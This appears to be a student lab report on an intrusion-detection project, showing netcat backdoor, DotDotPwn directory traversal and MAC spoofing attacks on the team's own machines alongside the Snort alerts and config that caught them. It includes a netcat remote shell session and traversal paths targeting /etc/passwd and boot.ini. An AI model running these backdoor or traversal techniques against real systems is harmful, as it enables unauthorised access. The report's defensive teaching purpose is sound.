
2) Attacking system environment:



```
gkswargam@gkswargam-Lenovo-Z580:/etc/snort/rules$ sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i wlan0
07/23-15:11:31.388795  [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63451 -> 10.99.1.128:22
07/23-15:11:31.405277  [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63451 -> 10.99.1.128:22
07/23-15:11:31.406081  [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63451 -> 10.99.1.128:22
07/23-15:11:31.707522  [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63452 -> 10.99.1.128:22
07/23-15:11:31.718970  [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63452 -> 10.99.1.128:22
07/23-15:11:31.719891  [**] [1:1000004:0] Attack on Environment Variable [**] [Priority: 0] {TCP} 10.151.0.112:63452 -> 10.99.1.128:22
```


Tool Based attacks

1) Backdoor attack using NETCAT




C:\WINDOWS\system32\cmd.exe - nc -v 10.99.1.128 12345

```
C:\>cd nc

C:\nc>nc -v 10.99.1.128 12345
gkswargam-lenovo-z580.kc.umkc.edu [10.99.1.128] 12345 (?) open
ls
anc.sh
change_env.sh
C:\nppdf32Log\debuglog.txt
Desktop
Documents
Downloads
examples.desktop
files
isa.sh
Music
ncdochere.txt
out-1.ogv
out-2.ogv
out.ogv
Pictures
Public
sample.sh
sample_text.sh
snort_src
spython.py
spython.py~
Templates
test.sh
Videos
ls -lrt
total 3276
-rwxrwxrwx 1 gkswargam gkswargam    8980 Jul  1 11:17 examples.desktop
drwxrwxrwx 2 gkswargam gkswargam    4096 Jul  1 11:38 Desktop
drwxrwxrwx 2 gkswargam gkswargam    4096 Jul  1 11:38 Videos
drwxrwxrwx 2 gkswargam gkswargam    4096 Jul  1 11:38 Templates
drwxrwxrwx 2 gkswargam gkswargam    4096 Jul  1 11:38 Public
drwxrwxrwx 2 gkswargam gkswargam    4096 Jul  1 11:38 Music
drwxrwxrwx 4 gkswargam gkswargam    4096 Jul  1 12:11 Documents
drwxrwxrwx 4 gkswargam gkswargam    4096 Jul  1 13:19 snort_src
drwxrwxrwx 2 gkswargam gkswargam    4096 Jul  2 13:30 files
-rw-rw-r-- 1 gkswargam gkswargam     139 Jul 14 16:54 test.sh
-rw-rw-r-- 1 gkswargam gkswargam      13 Jul 15 11:45 anc.sh
-rw-rw-r-- 1 gkswargam gkswargam 1552585 Jul 15 14:08 out.ogv
-rw-rw-r-- 1 gkswargam gkswargam  626893 Jul 15 14:11 out-1.ogv
-rw-rw-r-- 1 gkswargam gkswargam 1072940 Jul 15 14:14 out-2.ogv
-rw-rw-r-- 1 gkswargam gkswargam      25 Jul 15 14:18 C:\nppdf32Log\debuglog.txt
-rw-rw-r-- 1 gkswargam gkswargam      22 Jul 15 14:43 ncdochere.txt
-rw-rw-r-- 1 gkswargam gkswargam      14 Jul 15 15:01 sample_text.sh
-rw-rw-r-- 1 gkswargam gkswargam      14 Jul 15 15:03 sample.sh
-rw-rw-r-- 1 gkswargam gkswargam     391 Jul 18 15:38 isa.sh
-rw-rw-r-- 1 gkswargam gkswargam    3419 Jul 21 12:46 spython.py~
drwxrwxrwx 5 gkswargam gkswargam    4096 Jul 22 08:19 Downloads
drwxrwxrwx 3 gkswargam gkswargam    4096 Jul 23 15:11 Pictures
-rw-r--r-- 1 gkswargam gkswargam     245 Jul 23 15:13 change_env.sh
-rw-rw-r-- 1 gkswargam gkswargam    2199 Jul 23 15:49 spython.py
```




```
cd Desktop
pwd
/home/gkswargam/Desktop
```




```
gkswargam@gkswargam-Lenovo-Z580:/etc/snort/rules$ sudo /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i wlan0
07/23-16:04:08.828614  [**] [1:1000003:0] Someone is accessing your system through back door attack [**] [Priority: 0] {TCP} 10.151.0.24:50570 -
> 10.99.1.128:12345
^C*** Caught Int-Signal
gkswargam@gkswargam-Lenovo-Z580:/etc/snort/rules$ 
```

2) Directory traversal attack using DOTDOTPWN




```
#                                                                               #
#  ________            __  ________            __  __________                   #
#  \______ \    ____ _/  |_\______ \    ____ _/  |_\______   \__  _  __ ____   #
#   |    |  \  /  _ \\   __\|    |  \  /  _ \\   __\|     ___/\ \/ \/ //    \  #
#   |    `   \(  <_> )|  |  |    `   \(  <_> )|  |  |    |     \     /|   |  \ #
#  /_______  / \____/ |__| /_______  / \____/ |__|  |____|      \/\_/ |___|  / #
#          \/                      \/                                       \/ #
#                              - DotDotPwn v3.0 -                              #
#                         The Directory Traversal Fuzzer                        #
#                         http://dotdotpwn.sectester.net                        #
#                            dotdotpwn@sectester.net                            #
#                                                                               #
#                               by chr1x & nitr0us                              #
#################################################################################

[+] Report name: Reports/10.99.1.55_07-23-2016_20-28.txt

[========== TARGET INFORMATION ==========]
[+] Hostname: 10.99.1.55
[+] Protocol: http
[+] Port: 80

[=========== TRAVERSAL ENGINE ===========]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (generic)
[+] Including Special sufixes
[+] Traversal Engine DONE ! - Total traversal tests created: 14640

[=========== TESTING RESULTS ============]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[*] HTTP Status: 400 | Testing Path: http://10.99.1.55:80/../etc/passwd
[*] HTTP Status: 400 | Testing Path: http://10.99.1.55:80/../etc/issue
[*] HTTP Status: 400 | Testing Path: http://10.99.1.55:80/../boot.ini
[*] HTTP Status: 400 | Testing Path: http://10.99.1.55:80/../windows/system32/drivers/etc/hosts
[*] HTTP Status: 400 | Testing Path: http://10.99.1.55:80/../../etc/passwd
[*] HTTP Status: 400 | Testing Path: http://10.99.1.55:80/../../etc/issue
```



```
paresh@paresh-Lenovo-ideapad-300S-14ISK:~$ sudo /usr/local/bin/snort -A console -q -c /home/paresh/snort-2.9.8.2/etc/snort.conf -i wlan0

07/23-20:28:20.015368  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:52154 -> 10.99.1.55:80
07/23-20:28:20.534474  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:34941 -> 10.99.1.55:80
07/23-20:28:21.365497  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:40960 -> 10.99.1.55:80
07/23-20:28:21.831447  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:36619 -> 10.99.1.55:80
07/23-20:28:22.202437  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:60879 -> 10.99.1.55:80
07/23-20:28:23.140859  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:53102 -> 10.99.1.55:80
07/23-20:28:23.569986  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:57120 -> 10.99.1.55:80
07/23-20:28:23.983756  [**] [1:1000001:0] Someone trying to traverse through your system directories [**] [Priority: 0] {TCP} 10.111.0.26:46415 -> 10.99.1.55:80
```

3) Change of MAC address using NETCUT




You are about to change the Physical MAC address of Selected Network Adapter
The current been monitored Adapter has been selectedYou could choice

1. Set it to the new Mac address copied from a PC in local network Or Type in Any value at the New Mac address input box

2. Reset

The MAC ID has been successfully changed for this adapter

Change to new MAC address: [DC:53:60:1E:17:35]



```
    max_header_line_len 1000 \
    max_response_line_len 512 \
    alt_max_command_line_len 260 { MAIL } \
    alt_max_command_line_len 300 { RCPT } \
    alt_max_command_line_len 500 { HELP HELO ETRN EHLO } \
    alt_max_command_line_len 255 { EXPN VRFY ATRN SIZE BDAT DEBUG EMAL ESAM ESND ESOM EVFY IDENT NOOP RSET } \
    alt_max_command_line_len 246 { SEND SAML SOML AUTH TURN ETRN DATA RSET QUIT ONEX QUEU STARTTLS TICK TIME TURNME VERB X-EXPS X-LINK2STATE XAD
R XAUTH XCIR XEXCH50 XGEN XLICENSE XQUE XSTA XTRN XUSR } \
    valid_cmds { ATRN AUTH BDAT CHUNKING DATA DEBUG EHLO EMAL ESAM ESND ESOM ETRN EVFY } \
    valid_cmds { EXPN HELO HELP IDENT MAIL NOOP ONEX QUEU QUIT RCPT RSET SAML SEND SOML } \
    valid_cmds { STARTTLS TICK TIME TURN TURNME VERB VRFY X-ADAT X-DRCP X-ERCP X-EXCH50 } \
    valid_cmds { X-EXPS X-LINK2STATE XADR XAUTH XCIR XEXCH50 XGEN XLICENSE XQUE XSTA XTRN XUSR } \
    xlink2state { enabled }

# Portscan detection.  For more information, see README.sfportscan
# preprocessor sfportscan: proto  { all } memcap { 10000000 } sense_level { low }

# ARP spoof detection.  For more information, see the Snort Manual - Configuring Snort - Preprocessors - ARP Spoof Preprocessor
# preprocessor arpspoof
preprocessor arpspoof: -unicast
preprocessor arpspoof_detect_host: 10.111.0.25 dc:53:60:1e:17:39

# SSH anomaly detection.  For more information, see README.ssh
preprocessor ssh: server_ports { 22 } \
                  autodetect \
                  max_client_bytes 19600 \
                  max_encrypted_packets 20 \
                  max_server_version_len 100 \
                  enable_respoverflow enable_ssh1crc32 \
                  enable_srvoverflow enable_protomismatch

# SMB / DCE-RPC normalization and anomaly detection.  For more information, see README.dcerpc2
preprocessor dcerpc2: memcap 102400, events [co ]
preprocessor dcerpc2_server: default, policy WinXP, \
    detect [smb [139,445], tcp 135, udp 135, rpc-over-http-server 593], \
    autodetect [tcp 1025:, udp 1025:, rpc-over-http-server 1025:], \
    smb_max_chain 3, smb_invalid_shares ["C$", "D$", "ADMIN$"]

# DNS anomaly detection.  For more information, see README.dns
preprocessor dns: ports { 53 } enable_rdata_overflow
```

Learnings:

1. Learned socket programming in python.

2. Understanding of netstat utility to check the network statistics.

3. Apache configuration to optimally process the incoming requests.

4. Learnt regarding the tools NETCAT, NETCUT and DOTDOTPWN

5. Learnt UNIX and shell scripting

6. Utilities like NSLOOKUP, ARP, SSH pass, SCP, etc.

7. How to push a file to remote machine

8. Writing shell scripts

9. Learnt snort as IDS

10. Finally learnt the importance of information security

Challenges faced:

1. Pack function in python.

2. Checksum calculation issues faced during packet creation.

3. Snort rule configuration to detect abnormal increase in SYN packets.

4. In order to launch the Environment attack we used scripting language which was challenging as this is first time we used shell scripting.
5. Selection of connectivity method to exploit remote machine vulnerable.

Team Members' Contribution

Each Team member work on the snort configuration and one attack each.

A. **Environment Variable Attack- Varun Puri**
B. **SYN Flood Attack- Paresh Kasare**
C. **Backdoor Attack- Chitra Nandyala**
D. **Directory Traversal Attack- Gopi Krishna Swargam**
E. **Mac Spoofing Attack- Swathi Robbi**